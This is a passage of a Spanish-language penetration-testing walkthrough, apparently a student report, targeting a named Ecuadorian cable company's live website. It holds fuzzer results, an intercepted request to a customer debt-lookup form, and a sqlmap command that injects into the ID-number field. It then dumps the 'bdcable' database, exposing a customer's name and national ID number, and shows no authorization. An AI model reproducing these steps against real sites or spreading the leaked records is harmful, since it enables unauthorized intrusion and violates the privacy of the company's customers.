URL: https://www.cbvision.net.ec/.git/config
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 637 ms
Nivel de riesgo: BAJO

[RECURSO #18]
URL: https://www.cbvision.net.ec/.gitignore
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 521 ms
Nivel de riesgo: BAJO

[RECURSO #19]
URL: https://www.cbvision.net.ec/.git/HEAD
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 384 ms
Nivel de riesgo: BAJO

[RECURSO #20]
URL: https://www.cbvision.net.ec/.git/config
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 382 ms
Nivel de riesgo: BAJO

[RECURSO #21]
URL: https://www.cbvision.net.ec/.svn/entries
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 329 ms
Nivel de riesgo: BAJO
```


```
[RECURSO #22]
URL: https://www.cbvision.net.ec/settings.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 284 ms
Nivel de riesgo: BAJO

[RECURSO #23]
URL: https://www.cbvision.net.ec/wp-config.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 322 ms
Nivel de riesgo: BAJO

[RECURSO #24]
URL: https://www.cbvision.net.ec/configuration.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 369 ms
Nivel de riesgo: BAJO

[RECURSO #25]
URL: https://www.cbvision.net.ec/config.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 387 ms
Nivel de riesgo: BAJO

[RECURSO #26]
URL: https://www.cbvision.net.ec/robots.txt
Código de estado: 200
Tipo de contenido: text/plain; charset=utf-8
Tamaño: 0.17 KB
Tiempo de respuesta: 6677 ms
Nivel de riesgo: MEDIO
```

```
[RECURSO #27]
URL: https://www.cbvision.net.ec/sitemap.xml
Código de estado: 200
Tipo de contenido: text/xml; charset=UTF-8
Tamaño: 1.19 KB
Tiempo de respuesta: 8948 ms
Nivel de riesgo: MEDIO

[RECURSO #28]
URL: https://www.cbvision.net.ec/wp-admin
Código de estado: 200
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 100.21 KB
Tiempo de respuesta: 11910 ms
Nivel de riesgo: CRÍTICO

================================================================================
CONCLUSIONES Y RECOMENDACIONES GENERALES
================================================================================

ESTADO: NO SE DETECTARON VULNERABILIDADES

No se detectaron vulnerabilidades con los payloads utilizados.
Sin embargo, se recomienda:
• Realizar auditorías de seguridad más exhaustivas
• Implementar pruebas de penetración manuales
• Mantener actualizadas todas las dependencias


================================================================================
Reporte generado por WebSec Fuzzer - 2025-10-07 09:53:27
================================================================================
```

La carpeta evidencias se encuentra vacía, ya que no se encontró ninguna evidencia destacable.

Figura 14


Archivos del fichero evidencias



En vista de que el sistema da algunos indicios procedemos a utilizar el Burpsuite, en el cual se habilita el modo interceptor.

Figura 15


Menú principal de Burp Suite



Se procede a buscar un formulario expuesto en la misma página, ya que la página principal está realizada en WordPress.

Figura 16


Páginas web vulnerable del sitio expuesto



Aquí se encontrará un formulario el cual se tiene indicios de que se encuentra vinculado al sistema de la víctima, para poder realizar consultas en la base de datos de los clientes.

Figura 17

Entorno de prueba de seguridad web con Burp Suite



La petición de la url arroja la siguiente petición:


```
POST /consultas/Cuenca3.php HTTP/1.1
Host: www.cbvision.net.ec
Cookie: _ga_6QSXLJ861K=GS2.1.s1759848810$o1$g0$t1759848810$j60$l0$h0;
_ga=GA1.1.205858535.1759848811; pys_session_limit=true; pys_start_session=true;
pys_first_visit=true; pysTrafficSource=direct;
pys_landing_page=https://www.cbvision.net.ec/consulta-pagos/consulta-de-pagos-cuenca/;
last_pysTrafficSource=direct;
last_pys_landing_page=https://www.cbvision.net.ec/consulta-pagos/consulta-de-pagos-
cuenca/;
_hjSessionUser_5064519=eyJpZCI6IjU0MjhkYjg5LTIyMzktNTViNy1iNjBkLWE3YWEz
ZjM4OWQyZiIsImNyZWF0ZWQiOjE3NTk4NDg4MTI2NzYsImV4aXN0aW5nIjpmYW
xzZX0=;
_hjSession_5064519=eyJpZCI6ImVlNTJmMzk1LTEzMTktNDNkYS1hMDlhLWYyNWZ
jYzQ3MGM1ZiIsImMiOjE3NTk4NDg4MTI2NzgsInMiOjAsInIiOjAsInNiIjowLCJzciI6
MCwic2UiOjAsImZzIjoxLCJzcCI6MH0=;
_fbp=fb.2.1759848813507.954258130816095123;
_ga_YZN5RS23KN=GS2.1.s1759848813$o1$g0$t1759848813$j60$l0$h0
Content-Length: 34
Cache-Control: max-age=0
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```

```
Accept-Language: es-419,es;q=0.9
Origin: https://www.cbvision.net.ec
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://www.cbvision.net.ec/consultas/Cuenca3.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive


TxtCedula=1718754521779&CmdEnviar=
```

Se encuentra una ruta expuesta con el Burpsuite. La misma ruta donde el cliente inserta su número de cedula para poder consultar las deudas.

Figura 18


Identificación de ruta expuesta con Burp Suite



Se observa que la ruta devuelve en base a las peticiones que se hagan y siempre es la misma url, no implementan ningún token para resguardar la seguridad de este.

Figura 19

Resultados de la petición en Burp Suite de la página vulnerada




Se encontrará la petición en Burpsuite que es consultas/cuenca3.php.

Ahora se usa el Kali Linux para correr el sqlmap y analizar si el sitio es vulnerable.

Figura 20

Ejecución de sqlmap en Kali Linux




Se usado los siguientes parámetros:

"https://www.cbvision.net.ec/consultas/Cuenca3.php" --data="TxtCedula=0105445282&CmdEnviar=" --method=POST --level=5 --risk=3 –dbs

Figura 21

Resultados del sqlmap exhibiendo la bd del sitio vulnerado





En la imagen finalmente muestra el sqlmap que la base de datos es MySQL en su versión 5.0.12 la cual contiene las siguientes bases de datos bdcable, bdintp, information_shema.

Es hora de obtener los datos de la base de datos, para fines didácticos, se descarga la bd bdcable.

Figura 22

Obtención de los datos de la BD






A continuación, se obtiene las siguientes tablas, donde se puede observar datos interesantes como los abonados. El cual tiene 135 tablas en esa base de datos.

Figura 23

Datos vulnerados de la base de datos




```
root@kali: /home/kali
Session Actions Edit View Help
[20:16:46] [INFO] retrieved: '0102036241','ELVIA JOSEFINA CABRERA CALLE','5028','MEN 1ADI 28 ago 2025 a 28 sept 2025','410250247','338972','2025-10-05 11:27:00','41...
Database: bdcable
Table: cnb_jardin
[5619 entries]
+-------+------------+-----------------------------------+-----------------------------------+---------+----------+-----------+-------------+---------------+
| valor | cedula     | cliente                           | detalle                           | factura | contrato | documento | transaccion | fecha_proceso |
+-------+------------+-----------------------------------+-----------------------------------+---------+----------+-----------+-------------+---------------+
[20:16:46] [WARNING] console output will be trimmed to last 256 rows due to large table size
